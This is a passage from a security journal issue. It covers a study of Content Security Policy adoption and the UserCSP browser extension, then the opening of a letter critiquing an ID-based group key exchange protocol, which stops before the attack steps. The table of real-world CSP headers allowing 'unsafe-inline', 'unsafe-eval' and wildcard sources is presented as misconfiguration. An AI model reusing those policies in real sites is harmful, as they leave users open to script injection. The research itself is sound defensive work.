  The `http://www.metro-partner.ru/` website has defined CSP policy in incorrect way and thus made it non-effective to protect users from content injection attacks. It allows scripts to be executed from any domain and images to be loaded from any arbitrary domains. Furthermore, it also allows execution of inline scripts and eval() usage.

We observed CSP policy errors on eight (8) websites. Table 2 shows a few examples of incorrect policy enforcement on real-world websites. It shows incorrect CSP enforcement nullifies the defense-in-depth CSP protection mechanism.

Our results show that developers have limited knowledge about CSP usage and as a result of that errors made by them in setting CSP policies nullifies the protection provided by CSP and provides attackers opportunity to exploit content injection vulnerabilities.

Goal_3: Estimate the Amount of Efforts. To measure the amount of developer efforts required to change their website to adapt to CSP, we measured the number of inline scripts, and inline event handlers used in real-

Table 2: A few examples of CSP policy errors on real-world websites

CSP Policy	Description
X-WebKit-CSP: default-src * 'unsafe-inline' 'unsafe-eval'; script-src 'self' 'unsafe-inline' 'unsafe-eval' s.ppsrc.com 'unsafe-inline' 'unsafe-eval' www.google-analytics.com 'unsafe-inline' 'unsafe-eval' ssl.google-analytics.com 'unsafe-inline' 'unsafe-eval' zhushou.360.cn 'unsafe-inline' 'unsafe-eval' zs.91.com 'unsafe-inline' 'unsafe-eval' zy.91.com 'unsafe-inline' 'unsafe-eval' www.wandoujia.com 'unsafe-inline' 'unsafe-eval' wandoujia.com 'unsafe-inline' 'unsafe-eval' js.tongji.linezing.com 'unsafe-inline' 'unsafe-eval';report-uri http://papa.me/csp/report;	1. Developers misunderstood the usage of unsafe-eval and unsafe-inline, and used them incorrect way. 2. Injected content will not be prevented by CSP because inline scripts are allowed.
X-Content-Security-Policy: allow *; options inline-script eval-script; frame-ancestor', "allow *; options inline-script eval-script; frame-ancestor 'self';	Arbitrary domains are allowed and inline scripts are also allowed. Thus nullifies CSP protection.
X-Content-Security-Policy: allow 'self'; img-src *; script-src *; options eval-script inline-script;	It allows scripts and images from arbitrary domains as well as allows inline scripts.
Content-Security-Policy: default-src https: 'unsafe-eval' 'unsafe-inline'	It allows arbitrary https: sources and inline scripts.

world websites. Inline scripts mean JavaScript code that is embedded in $<$ *script* $>$ tag, JavaScript URIs, and inline event handlers such as onclick, onmouseover, etc. In our test bed we examined home page as well as three internal pages of desktop and mobile websites using the Scrapy framework. We noticed on an average seven inline scripts and eleven inline event handlers are used on Alexa top 100,289 desktop and mobile websites.

Moreover, we measured the amount of changes require to remove inline scripts using phpBB a real-world web forum application [27]. Our modifications of phpBB were 18 files modified that includes in total 174 line deleted and 218 lines added.

To regulate inline scripts and allow developers to specify which *script* elements on a webpage are intentionally included, an experimental directive *script-nonce* is added to the CSP 1.1 draft specification [37]. The *script-nonce* directive allows developers to use inline scripts and inline event handlers by whitelisting them, and hence reduces the number of changes required for developers to implement CSP. There are also recent discussions about an additional experimental *script-hash* directive that computes the hash of JavaScript and only allows the script to execute when its hashed value matches the value in the directive. Both directives have great potential to reduce CSP violations and increase CSP adoption.

Evaluation Summary. Our evaluation results show that only 28 including both desktop and mobile websites (out of 100,289) are using CSP policies to protect their users from content injection vulnerabilities. This infers that web developers are unwilling to sacrifice functionality over security and limited knowledge of CSP among developers resulted in incorrect CSP policy enforcement. Moreover, the list of resource origins changes on websites that use rotating advertisements, DNS load-balancing, etc. So, there is a need of tool that automatically infers CSP policy and avoids mistakes that developers can make such as, only enforcing CSP on the home page, incorrect CSP policy enforcement, etc. To address above mentioned challenges we proposed the UserCSP approach.

3 UserCSP Design

The goal of UserCSP is to allow users to specify and apply security policies on web content. UserCSP helps developers and users write comprehensive policies for websites by providing them with a GUI to add and modify CSP policies.



Figure 2: UserCSP architecture

Figure 2 illustrates the architecture of UserCSP. UserCSP monitors the browser's internal events (including HTML parsing, HTTP requests, and XHR requests

Table 3: UserCSP behavior

Website CSP	User Defined CSP	Global CSP	Action
Yes	No	Yes/No	No change to browser behavior. Website CSP is enforced.
No	Yes	Yes/No	Browser enforces User Defined CSP.
Yes	Yes	Yes/No	User selects between Website CSP, User Defined CSP, or combination of both.
No	No	Yes	Browser enforces Global CSP.
No	No	No	No change to browser behavior. No CSP policy is enforced.

triggered by scripts running in the JS engine). It then dynamically analyzes the content type loaded by a webpage and the source of that content. The HTML parser component in the browser parses the webpage and initiates HTTP requests to load resources such as images, scripts, and stylesheets included in the page. The Database manager component is responsible for storing the webpage's user specified policy in a local database and later retrieving the policy when the user visits the webpage in the future.

As shown in Table 3, when users visit a website, UserCSP performs one of the following actions:

- If the website has defined a CSP policy, but the user hasn't, then UserCSP does not interfere with the website defined policy. However, it does allow the user the option to amend the website's policy.
- If a user has specified a CSP policy for a website, but the website administrator hasn't, then the user's policy is enforced.
- If both a user specified CSP policy and a website defined policy exist, then the user has a choice to either apply their own policy or adopt the website defined policy. Moreover, users can choose to combine their custom policy with an existing website policy by selecting a strict (intersection) or loose (union) combination policy.
- If neither the user nor the website specify a CSP policy, but the user has specified a global policy that can be used for websites that do not have site-specific policies defined, then UserCSP will apply the global policy.
- If neither the user nor the website specify a CSP policy, and there is no global policy, then UserCSP does not affect the content loading on the website.

3.1 Automatic Policy Enforcement

There are several challenges in automatic CSP policy enforcement as listed below.

- Dynamic content on a website that can introduce new code into the website at run-time after web page load.
- The list of resources origin changes on websites that use rotating advertisements, DNS load-balancing, etc.
- Heavy usage of inline-scripts on websites make it difficult to derive strict CSP policy that blocks inline-scripts, eval, etc.
- Run-time content injection into websites by browser extensions.

To allow automatic policy inference for websites, UserCSP uses an algorithm that performs dynamic analysis to monitor content loaded by a webpage and recommends a CSP policy based on the content types and content sources included in the webpage. It also monitors the resources dynamically added to the webpage by JavaScript. To record new content introduced by websites at run-time, UserCSP during learning phase continuously monitor websites even after website is completely loaded. It records inferred policy into local database. Next time, when the user visits the same site UserCSP takes previously inferred policy and combine it with the currently inferred policy. Due to rotating advertisements that change periodically may lead to a load request from different origins, therefore, the continuous inferring process of UserCSP helps users to detect changes in the resource origin and apply changed domain to reload resources. Our inferred policy derives strict CSP policy, which blocks inline scripts, styles, eval, and event handlers. However, UserCSP also provides features to users to allow inline scripts and eval on their favorite websites manually. In modern browsers, extensions are high privilege than websites and run with the privileges of the browser. Browser extensions are used to enhance user experience and provide new functionality. Therefore, UserCSP honors content included by extensions into web pages and includes them into inferred policy.

4 Evaluation of UserCSP

We tested UserCSP's user defined CSP feature and automatically infer CSP feature with the Alexa Top 100

websites[2] [29]. Manually defined CSP policies are harder to evaluate since they require several rounds of refinement and HTML source code inspection to record content sources. We initially seeded the policies with same-origin restrictions and then expanded them since many websites require content from CDN's and sub-domains.

To test compatibility of the automatically infer CSP feature of UserCSP, the extension inferred policies for each of the Alexa Top 100 websites and then applied the policies onto their respective website home pages (appendix Section 4 includes some examples). Reports were created for each website and examined for CSP violations[3].

The number of whitelisted origins per-policy ranged from 1 to 33, with a mean of just over 7 origins per-policy and a standard deviation of 6.52. Over 25% of websites required more than 10 origins, indicating that creating a comprehensive and effective CSP policy is a challenging task. When there are more than a handful of resources to whitelist, developers are likely to whitelist everything by including "*" in a directive instead of searching for all the necessary origins; this makes the policy less restrictive than it could be. By providing a mechanism to infer the policy, UserCSP provides a quick, effective, and comprehensive policy for developers to set on their websites.

The tests performed for the automatically infer CSP feature have some limitations. The tests infer a CSP policy on page load, but do not interact with the page to determine if further resources are loaded after initial load time. Certain events like clicks on a page may cause additional resources to be loaded. UserCSP can account for these additional loads, but requires the developer to interact with the page during policy inference. This limitation is of little impact to webmasters who are familiar with their website and can make sure that all relevant documents are visited during UserCSP policy inference. Since our tests do not interact with the page content, the average number of origins per-policy is an underestimate of the number that is actually needed for a comprehensive policy. This indicates that creating a CSP policy is even more difficult than previously stated and shows the importance of UserCSP.

After applying UserCSP's inferred policies, all the Alexa Top 100 websites generated CSP violation reports that showed violations for the inline script default restriction. In addition, total 11 websites generated CSP violation reports for using *eval()*[4]. This experimental survey implies that websites commonly use inline scripts.

[2]Three websites containing adult content were excluded from our testing.

[3]In order to adhere to the same-origin-only report-uri restriction in Firefox without alerting websites with our custom CSP testing, we used *http-on-modify-request* to capture and then cancel HTTP requests that contained violation reports.

[4]Websites that generated CSP violation reports for the use of *eval()*: `http://www.youtube.com/`, `http://www.qq.com/`, `http://bbc.co.uk/`, `http://adobe.com/`, `http://sohu.com/`, `http://aol.com/`, `http://youku.com/`, `http://cnn.com/`, `http://dailymotion.com/`, `http://imgur.com/`, `http://neobux.com/`

```
default-src     'self';
script-src      http://ads1.msads.net
                http://kaw.stj.s-msn.com;
img-src         http://udc.msn.com
                http://kaw.stb.s-msn.com
                http://b.scorecardresearch.com
                http://c.in.msn.com
                http://www.bing.com
                http://kaw.stb01.s-msn.com
                http://kaw.stc.s-msn.com
                http://kaw.stb00.s-msn.com;
style-src       http://kaw.stc.s-msn.com;
frame-ancestors *;
```

Figure 3: Inferred CSP for msn.com

We used a hack to capture CSP violation reports in Mozilla Firefox during our evaluation, because Firefox allows sending violation reports only if the web page domain and the "report-uri" directive domain are the same. Hence to capture violation reports for the test bed websites, "report-uri" was set to the actual domain but with a fake-path (e.g. `http://example.com/fake-report-path`). To prevent alerting websites of this custom CSP testing, Firefox's *http-on-modify-request* event was used to capture HTTP requests and cancel the HTTP requests with *fake-report-path* that contained the violation reports after collecting the violation data.

```
default-src     'self';
script-src      http://ads.yimg.com
                http://l.yimg.com
                http://mi.adinterax.com;
object-src      http://ads.yimg.com;
img-src         http://l.yimg.com
                http://l1.yimg.com
                http://ads.yimg.com
                http://tr.adinterax.com
                http://mi.adinterax.com
                http://b.scorecardresearch.com;
style-src       http://l.yimg.com;
frame-src       http://ad.yieldmanager.com;
frame-ancestors *;
```

Figure 4: Inferred CSP for in.yahoo.com

Examples of Inferred CSP Policy by UserCSP. CSP policies that were automatically inferred by UserCSP for `http://msn.com/` and `http://in.yahoo.com/` are shown in Figure 3 and Figure 4 respectively.

5 Related Work

In addition to Content Security Policy, several other solutions exist to mitigate Cross-Site Scripting attacks.

The majority of these solutions use server-side sanitization. Content sanitizers attempt to remove potentially harmful characters from untrusted data. To be effective, sanitization must be performed at each and every entry

point where untrusted data is present in a web application; leaving even one untrusted data source unsanitized makes the web application vulnerable to XSS attacks. Correct placement of context aware sanitizer routines is a challenging task for web application developers [39].

SCRIPTGARD [28] uses a mechanism that helps detect mismatches between sanitization routines and the context in which the routines are invoked. The XSSAUDITOR filter [2], implemented in the Google Chrome browser, observes HTTP requests and corresponding responses to detect reflected XSS attacks. However, client-side XSS filters are limited to detecting reflected XSS attacks only. Furthermore, recently discovered flaws in the XSSAUDITOR show that attackers can find complicated bypasses for these blacklist-based filters [7]. Filtering alone cannot be relied upon to prevent XSS. Whitelisting trusted resources via an applied security policy like CSP is a safer choice.

BLUEPRINT [21] uses an alternative approach to protect against XSS. BLUEPRINT treats the HTML parsing component of a browser as untrustworthy and instead uses web servers to parse the document and create output representing the structure of the webpage (the blueprint). This is sent to the browser which uses the blueprint to build the document. A significant amount of overhead is created in order to avoid using the browser's parser. Content Security Policy does not have this issue, since it relies on websites to declare a policy, uses the browser's parser, and trusts the browser's enforcement mechanism to apply the provided policy.

NOSCRIPT [20] is a Firefox extension that allows users to disable JavaScript on a per-domain basis and aims to mitigate XSS attacks by detecting reflected XSS. NOSCRIPT only blocks scripts, whereas CSP enforcement is applied to various content types on a per-page basis. With UserCSP, users can define policies with a finer granularity and achieve better website usability than with NOSCRIPT.

Browser-Enforced Embedded Policies (BEEP) [10] allow web applications to specify the scripts that can run on a website. Similar to the limitations in NOSCRIPT, BEEP can only restrict JavaScript on a website; other content such as images, frames, and style sheets are not restricted.

XSS-GUARD [3] uses a mechanism to determine which scripts are intended to be on website and which scripts are not. To learn which scripts should be allowed, XSS-GUARD first identifies the set of scripts present in the actual HTTP response from a website. XSS-GUARD then replicates output statements uninfluenced by user input to get a shadow response. The actual and shadow responses are then compared to identify scripts that were injected into the actual response. XSS-GUARD is useful when dynamic and rich HTML content make it challenging to create a comprehensive set of server-side sanitizers. However, XSS-GUARD is limited because it can only detect reflective XSS attacks and doesn't protect against persistent XSS attacks. Content Security Policy, on the other hand, can prevent both.

Extensive research efforts focus to improved multi-stage secrete sharing techniques using cryptography [4, 6, 12, 15]. Researchers proposed multi-stage secret sharing techniques based on one-way functions or factorization problem. These techniques could be used by web servers to send content security policies to the web browsers securely.

A group of researchers studied and proposed user authentication technqiues [5, 14, 16, 18, 31, 40]. User authentication is the most important protocol for verifying users to get the system's resources. Password based authentication is the most convenient mechanism. Such techniques could be combined in the web server security mechanisms to extend support for personalized policies by web servers.

Other research efforts [11, 17, 24, 41, 43] proposed techniques of encryption to delegate authority of signing to the proxy. They also allow a multi-proxy signature scheme in certificate-less settings. A rich set of proxy signature schemes [8, 13, 19, 32, 33, 34, 42] have been widely researched. The proposed mechanisms non only succeeded in proxy delegations, but also achieved non-repudiation, revocation, verification properties. The extension of such techniques could allow to transfer the burden of writing CSP policies from web server to web proxy.

6 Conclusion

Content Security Policy is an effective mechanism to prevent against content injection attacks. In this paper, we did a large-scale study of CSP usage and infer difficulties in the CSP adoption. CSP has not been widely adopted because of the challenges involved in creating a comprehensive and functional policy, and limited knowledge of CSP among developers. Since adoption is controlled by developers, users lack control over their own security. Users do not have a mechanism to apply Content Security Policies on the websites that they visit and cannot protect themselves from Cross-Site Scripting and Clickjacking attacks.

UserCSP helped to break down the challenges involved in adopting Content Security Policy with UserCSP feature to automatically infer policies and puts control into the users hands by providing them a mechanism to protect themselves with custom policies that they can create and modify.

Our analysis and results show that another barrier to Content Security Policy adoption is the use of inline JavaScript. To overcome this, we would like to experiment further with the proposed *script-nonce* and *script-hash* directives that are under discussion for inclusion in the CSP 1.1 specification.

References

[1] Alexa Internet, Inc., *Top Sites*, 2013. (`http://www.alexa.com/topsites`)

[2] D. Bates, A. Barth, and C. Jackson, "Regular expressions considered harmful in client-side xss filters," in *Proceedings of the 19th ACM International Conference on World Wide Web, (WWW'10)*, pp. 91–100, New York, NY, USA, 2010.

[3] P. Bisht and V. N. Venkatakrishnan, "XSS-GUARD: Precise dynamic prevention of cross-site scripting attacks," in *Proceedings of the 5th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment, (DIMVA'08)*, pp. 23–43, Berlin, Heidelberg, 2008.

[4] T. Yi Chang, M. S. Hwang, and W. P. Yang, "A new multi-stage secret sharing scheme using one-way function," *ACM SIGOPS Operating Systems Review*, vol. 39, no. 1, pp. 48–55, 2005.

[5] T. Yi Chang, M. S. Hwang, and W. P. Yang, "A communication-efficient three-party password authenticated key exchange protocol," *Information Sciences*, vol. 181, pp. 217–226, 2011.

[6] T. Yi Chang, M. S. Hwang, and W. P. Yang, "An improved multi-stage secret sharing scheme based on the factorization problem," *Information Technology and Control*, vol. 40, no. 3, pp. 246–251, 2011.

[7] G. Heyes, *Bypassing XSS Auditor*, 2013. (`http://www.thespanner.co.uk/2013/02/19/bypassing-xss-auditor/`)

[8] M. S. Hwang, S. F. Tzeng, and S. F. Chiou, "A non-repudiable multi-proxy multi-signature scheme," *Innovative Computing, Information and Control Express Letters*, vol. 3, no. 3, pp. 259–264, 2009.

[9] A. Javed, "CSP aider: An automated recommendation of content security policy for web applications," in *IEEE Oakland Web 2.0 Security and Privacy (W2SP'12)*, 2012.

[10] T. Jim, "Defeating script injection attacks with browser-enforced embedded policies," in *Proceedings of the ACM International Conference on the World Wide Web (WWW'07)*, pp. 601–610, 2007.

[11] Z. Jin and Q. Wen, "Certificateless multi-proxy signature," *Computer Communications*, vol. 34, no. 3, pp. 344–352, 2011.

[12] C. C. Lee, M. S. Hwang, and I-En Liao, "On the security of self-certified public keys," *International Journal of Information Security and Privacy*, vol. 5, no. 2, pp. 55–62, 2011.

[13] C. C. Lee, T. C. Lin, S. F. Tzeng, and M. S. Hwang, "Generalization of proxy signature based on factorization," *International Journal of Innovative Computing, Information and Control*, vol. 7, no. 3, pp. 1039–1054, 2011.

[14] C. C. Lee, C. H. Liu, and M. S. Hwang, "Guessing attacks on strong-password authentication protocol," *International Journal of Network Security*, vol. 15, no. 1, pp. 64–67, 2013.

[15] C. Ta Li and M. S. Hwang, "An online biometrics-based secret sharing scheme for multiparty cryptosystem using smart cards," *International Journal of Innovative Computing, Information and Control*, vol. 6, no. 5, pp. 2181–2188, 2010.

[16] I-En Liao, C. C. Lee, and M. S. Hwang, "A password authentication scheme over insecure networks," *Journal of Computer and System Sciences*, vol. 72, no. 4, pp. 727–740, 2006.

[17] C. Lin, K. Lv Y. Li, and C. C. Chang, "Ciphertext-auditable identity-based encryption," *International Journal of Network Security*, vol. 17, no. 1, pp. 23–28, 2015.

[18] C. W. Lin, C. S. Tsai, and M. S. Hwang, "A new strong-password authentication scheme using one-way hash functions," *International Journal of Computer and Systems Sciences*, vol. 45, no. 4, pp. 623–626, 2006.

[19] E. J. L. Lu, M. S. Hwang, and C. J. Huang, "A new proxy signature scheme with revocation," *Applied Mathematics and Computation*, vol. 161, no. 3, pp. 799–806, 2005.

[20] G. Maone, *Noscript*, 2009. (`http://noscript.net`)

[21] M. T. Louw and V. N. Venkatakrishnan, "Blueprint: Robust prevention of cross-site scripting attacks for existing browsers," in *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*, pp. 331–346, Washington, DC, USA, 2009.

[22] Mozilla, *Same Origin Policy for javascript*, 2012. (`https://developer.mozilla.org/En/Same_origin_policy_for_JavaScript`)

[23] OWASP, *The Ten Most Critical Web Application Security Risks*, 2013. (`https://www.owasp.org/index.php/Top\_10\_2013-Top\_10`)

[24] C. Pan, S. Li, Q. Zhu, C. Wang, and M. Zhang, "Notes on proxy signcryption and multi-proxy signature schemes," *International Journal of Network Security*, vol. 17, no. 1, pp. 29–33, 2015.

[25] K. Patil, T. Vyas, F. Braun, and M. Goodwin, *Usercsp: Add-ons for Firefox*, 2012. (`https://addons.mozilla.org/en-US/firefox/addon/newusercspdesign/`)

[26] K. Patil, T. Vyas, F. Braun, and M. Goodwin, *Usercsp. Github*, 2012. (`https://github.com/patilkr/userCSP`)

[27] phpBB, *Free and Open Forum Software*, July 29, 2015. (`https://www.phpbb.com/`)

[28] P. Saxena, D. Molnar, and B. Livshits, "Scriptgard: Automatic context-sensitive sanitization for large-scale legacy web applications," in *Proceedings of the 18th ACM conference on Computer and Communications Security (CCS'11)*, pp. 601–614, New York, NY, USA, 2011.

[29] scottdb56, *mobi*list - A List of Mobile Device-friendly Websites*, 2013. (`http://mobi.sdboyd56.com/`)

[30] S. Stamm, B. Sterne, and G. Markham, "Reining in the web with content security policy," in *Proceedings of the 19th International Conference on World Wide Web*, pp. 921–930, 2010.

[31] C. S. Tsai, C. C. Lee, and M. S. Hwang, "Password authentication schemes: Current status and key issues," *International Journal of Network Security*, vol. 3, no. 2, pp. 101–115, 2006.

[32] S. F. Tzeng, M. S. Hwang, and C. Y. Yang, "An improvement of nonrepudiable threshold proxy signature scheme with known signers," *Computers and Security*, vol. 23, no. 2, pp. 174–178, 2004.
[33] S. F. Tzeng, C. C. Lee, and M. S. Hwang, "A batch verification for multiple proxy signature," *Parallel Processing Letters*, vol. 21, no. 1, pp. 77–84, 2011.
[34] S. F. Tzeng, C. Y. Yang, and M. S. Hwang, "A nonrepudiable threshold multi-proxy multi-signature scheme with shared verification," *Future Generation Computer Systems*, vol. 20, no. 5, pp. 887–893, 2004.
[35] User Agent String.com, *User Agent String Explained*, 2013. (`http://www.useragentstring.com/`)
[36] W3C Candidate Recommendation, *Content Security Policy 1.0*, 2012. (`http://www.w3.org/TR/CSP/`)
[37] W3C Editor's Draft, *Content Security Policy 1.1*, 2013. (`https://dvcs.w3.org/hg/content-security-policy/raw-file/tip/csp-specification.dev.html`)
[38] W3C WebAppSec Working Group, *User Interface Safety*, 2013. (`https://dvcs.w3.org/hg/user-interface-safety/raw-file/tip/user-interface-safety.html`)
[39] J. Weinberger, A. Barth, and D. Song, "Towards client-side html security policies," in *Proceedings of 6th USENIX Workshop on Hot Topics in Security (HotSec'11)*, pp. 8, 2011.
[40] H. C. Wu, M. S. Hwang, and C. H. Liu, "A secure strong-password authentication protocol," *Fundamenta Informaticae*, vol. 68, pp. 399–406, 2005.
[41] H. Xiong, Z. Chen J. Hu, and F. Li, "On the security of an identity based multi-proxy signature schemee," *Computers and Electrical Engineering*, vol. 37, no. 2, pp. 129–135, 2011.
[42] C. Y. Yang, S. F. Tzeng, and M. S. Hwang, "On the efficiency of nonrepudiable threshold proxy signature scheme with known signers," *The Journal of Systems and Software*, vol. 73, no. 3, pp. 507–514, 2004.
[43] M. Zhang and T. Takagi, "Efficient constructions of anonymous multireceiver encryption protocol and their deployment in group e-mail systems with privacy preservation," *Systems Journal*, vol. 7, no. 3, pp. 410–419, 2013.

KAILAS PATIL received the PhD in Computer Science, National University of Singapore (NUS), Singapore, in 2014. He is currently an Associate Professor with the Department of Computer Engineering at VIIT, University of Pune, India. He is a Mozilla Rep in India. His research interests include information security, cloud security, and web security. He also served as a reviewer in many SCI-index journals, other journals, other conferences.

BRAUN FREDERIK is a Security Engineer at Mozilla, which means testing (and breaking) upcoming features before release. Frederik also develops security tools like ScanJS and helps with improving security features in Firefox OS. Frederik prefers distributed over centralized, free over proprietary, and Mate over Cola. He also takes part in CTF hacking competitions with the team Fluxfingers.

Attack on An ID-based Authenticated Group Key Exchange Protocol with Identifying Malicious Participants

Fushan Wei[1,2], Yun Wei[2], and Chuangui Ma[2]
(Corresponding author: Fushan Wei)
School of Computer Science and Technology, Xidian University Xi'an, China[1]
No. 2 South Taibai Road, Xian, Shanxi 710071, China
State Key Laboratory of Mathematical Engineering and Advanced Computing, Zhengzhou, China[2]
No. 92, Kexue Road, Zhengzhou, Henan 450001, China
(Email: weifs831020@163.com)
(Received Dec. 25, 2013; revised and accepted Jan. 21 & Mar. 4, 2015)

Abstract

An authenticated group key exchange (AGKE) protocol allows a group of participants to establish a common session key and then provides secure group communications in collaborative and distributed applications. Recently, Wu et al. proposed an ID-based authenticated group key exchange protocol based on bilinear pairings. They claimed that their protocol can detect and identify the malicious participants, which means it not only can check whether malicious participants exist in the protocol or not, but also can find out who the malicious participants are. However, their protocol is not as secure as claimed. In this letter, we show that Wu et al.'s protocol is insecure against an insider colluding attack. Two malicious participants can collude to impersonate several honest participants to the rest participants in the group. In addition, we also figure out what has gone wrong with Wu et al.'s protocol and how to fix it.

Keywords: Authenticated group key exchange, bilinear pairings, ID-based, insider colluding attacks

1 Introduction

Establishing secure channels is one of the most important areas of network security [6, 7]. User authentication and key exchange protocols are often combined to establish shared secrets for the communication participants [2, 3, 9, 11]. Owing to the rapid development of group-oriented applications such as e-commerce and collaboration works [8, 15], authenticated group key exchange (AGKE) protocols have become an important research issue in network security. An AGKE protocol allows a group of participants to agree upon a common session key in an authenticated manner, which can subsequently be used to provide group secure communications [1, 10]. In the traditional certificate-based AGKE protocols, the public keys of the participants are issued by a trusted certificate authority (CA), which brings the problems of complex certificate management. In order to simplify the management of public keys and in particular the association of a public key to the identity of its holder, researchers pay more and more attention to ID-based AGKE protocols. Over the years, a few ID-based AGKE protocols based on bilinear pairings have been proposed.

In 2004, Choi et al. [4] proposed the first ID-based AGKE protocol using bilinear pairings. However, Zhang and Chen [17] showed Choi et al.'s proposal is vulnerable to an insider colluding attack, whereby two malicious participants can impersonate an honest participant to establish a session key in a new group if these two malicious participants have the previous authentication transcripts of the victim participant. In 2007, Shim [12] pointed out that Choi et al.'s ID-based AGKE protocol is insecure against another colluding attack. Shim also presented an improved protocol to resist the attack. In 2008, Choi et al. [5] demonstrated Shim's improvement suffered from other insider colluding attacks, they also suggested a modification to overcome the problem. Unfortunately, Wu and Tseng [13] have shown that Choi et al's modified protocol is still insecure against insider colluding attacks. Moreover, they also proved that the batch verification scheme used in [5] suffers from a forgery attack, in which some malicious participants can collude to impersonate a non-involved user to generate valid signatures to pass the batch verification. Recently, Wu et al. [14] proposed a 2-round ID-based AGKE protocol and proved its security in the random oracle model under the Computational Diffie-Hellman (CDH) and Decisional Bilinear

Diffie-Hellman (DBDH) assumptions. They claimed their protocol can resist insider attacks and identify malicious participants, which means it not only can detect whether malicious participants exist in the group but also find out "who are malicious participants". Their protocol heavily uses ID-based signature schemes. Almost all the messages are signed using the ID-based signature scheme proposed by Yoon et al. [16]. Consequently, the security of their protocol relies on the unforgeability of the signature scheme.

In this letter, we show that Wu et al.'s protocol is vulnerable to an insider colluding attack. Through this attack, two malicious participants can collude to impersonate several honest participants to the rest participants in the group. In [14], Wu et al. claimed that their protocol is provably secure against insider attacks. Our attack invalidates their claim of security. Wu et al.'s protocol fail to resist insider attacks, not to mention identifying the malicious participants. To remedy the problem, we first point out the flaw in the security proof, and then suggest countermeasures to thwart the attack.

The remainder of this paper is organized as follows. In Section 2, Wu et al.'s ID-based AGKE protocol is reviewed. In Section 3, we point out its vulnerability against insider colluding attacks. We suggest countermeasures to the insider colluding attack in Section 4. Concluding remarks are given in Section 5.

2 Review of Wu et al.'s ID-based Group Key Exchange Protocol

2.1 Notations

The notations used throughout the letter are summarized as follows:

- q: a large prime.
- G_1: a cyclic additive group of order q.
- G_2: a cyclic multiplicative group of order q.
- e: an admissible bilinear map, $e : G_1 \times G_1 \rightarrow G_2$.
- P: a generator of the group G_1.
- s: the system private key, where $s \in Z_q^*$.
- P_{pub}: the system public key, where $P_{pub} = s \cdot P$.
- ID_i: the identity of participant U_i.
- DID_i: the private key of participant U_i.
- H_G: a map-to-point hash function, $H_G : \{0,1\}^* \rightarrow G_1$.
- H_1: a one-way hash function, $H_1 : \{0,1\}^* \times G_1 \rightarrow Z_q$.
- H_2: a one-way hash function, $H_2 : \{0,1\}^* \times G_1^3 \rightarrow Z_q$.
- $\|$: concatenation operation.

2.2 Descriptions of Wu et al.'s Protocol

In this subsection, we briefly review Wu et al.'s ID-based authenticated group key exchange protocol [14]. In the setup phase, the Key Generation Center (KGC) generates the public parameters $\{G_1, G_2, e, q, P, P_{pub}, H_G, H_1, H_2\}$ and the system private key s. When a participant U_i with identity ID_i wants to obtain his private key DID_i, he submits his identity ID_i to KGC. KGC computes this user's private key as $DID_i = s \cdot H_G(ID_i)$.

Let $U_1, U_2, ..., U_n (n > 2)$ be a set of participants who want to establish a session key. The indices are subject to modulo n, e.g. U_{n+1} and U_0 denote U_1 and U_n, respectively. PID is defined as $ID_1 \| ID_2 \| ... \| ID_n$, which is the concatenation of the identities of participants taking part in a session. $M \in \{0,1\}^*$ is a pre-known message by all participants which contains some conference information such as the conference title, date and location. The details of Wu et al.'s protocol are described as follows.

Round 1. Each participant U_i randomly chooses an integer $a_i \in Z_q^*$, then computes $P_i = a_i \cdot P$, $h_i = H_1(M \| PID \| ID_i, P_i)$, and $V_i = a_i \cdot H_G(ID_i) + h_i \cdot DID_i$. Finally, each U_i broadcasts (ID_i, P_i, V_i).

Round 2. Upon receiving the messages $(ID_{i-1}, P_{i-1}, V_{i-1})$ and $(ID_{i+1}, P_{i+1}, V_{i+1})$, each participant U_i checks the equation $e(P, \sum_{k\in\{-1,1\}} V_{i+k}) = \prod_{k\in\{-1,1\}} e(P_{i+k} + h_{i+k} \cdot P_{pub}, H_G(ID_{i+k}))$. If the checking equation holds, each U_i uses the secret a_i to compute $D_i = e(P_{i+1} - P_{i-1}, P_{pub})^{a_i}$.

Then U_i generates a signature on the message $(PID \| ID_i \| D_i \| S)$ as follows: U_i chooses a random integer $r_i \in Z_q^*$, computes $\alpha_i = r_i \cdot P$, $\beta_i = r_i \cdot (P_{i+1} - P_{i-1})$, $k_i = H_2(PID \| ID_i \| D_i \| S, P_{i+1} - P_{i-1}, \alpha_i, \beta_i)$ and $\gamma_i = r_i \cdot P_i + k_i a_i \cdot P_{pub}$, where $S = P_1 \| P_2 ... \| P_n$. Finally, each U_i sends $\sigma_i = (ID_i, D_i, \alpha_i, \beta_i, \gamma_i)$ to all other participants.

Group Session Key Computation. Upon receiving all $\sigma_j = (ID_j, D_j, \alpha_j, \beta_j, \gamma_j)$ for $j = 1, 2, ..., n$ and $j \neq i$, each U_i checks $e(P, \gamma_j) = e(P_j, \alpha_j + k_j \cdot P_{pub})$ and $e(P_{j+1} - P_{j-1}, \gamma_j) = e(\beta_j, P_j) \cdot D_j^{k_j}$, where $k_j = H_2(PID \| ID_j \| D_j \| S, P_{j+1} - P_{j-1}, \alpha_j, \beta_j)$ and $S = P_1 \| P_2 ... \| P_n$. If the above equations hold, each participant U_i can compute the same session group key $SK = e(a_i \cdot P_{i-1}, P_{pub})^n \cdot D_i^{n-1} \cdot D_{i+1}^{n-2} ... D_{i-2}$.

Malicious Participant Identifying. If a participant U_m tries to send a wrong $\sigma_m = (ID_m, D_m, \alpha_m, \beta_m, \gamma_m)$ to interrupt the establishment of a group session, then he will be determined as a malicious participant because the two equations $e(P, \gamma_m) = e(P_m, \alpha_m + k_m \cdot P_{pub})$ and $e(P_{m+1} - P_{m-1}, \gamma_m) = e(\beta_m, P_m) \cdot D_m^{k_m}$ do not hold. If the malicious participant U_m is detected, then he will be deleted from the participant set. The other honest participants may return the protocol.

3 Insider Colluding Attack on Wu et al.' Protocol

In this section, we point out a simple but powerful insider colluding attack on Wu et al.'s ID-based AGKE protocol. Suppose U_{i-1} and U_{i+1} are two malicious participants. They collude and want to impersonate several honest participants in the group to fool a honest participant U_i. They proceed as follows:

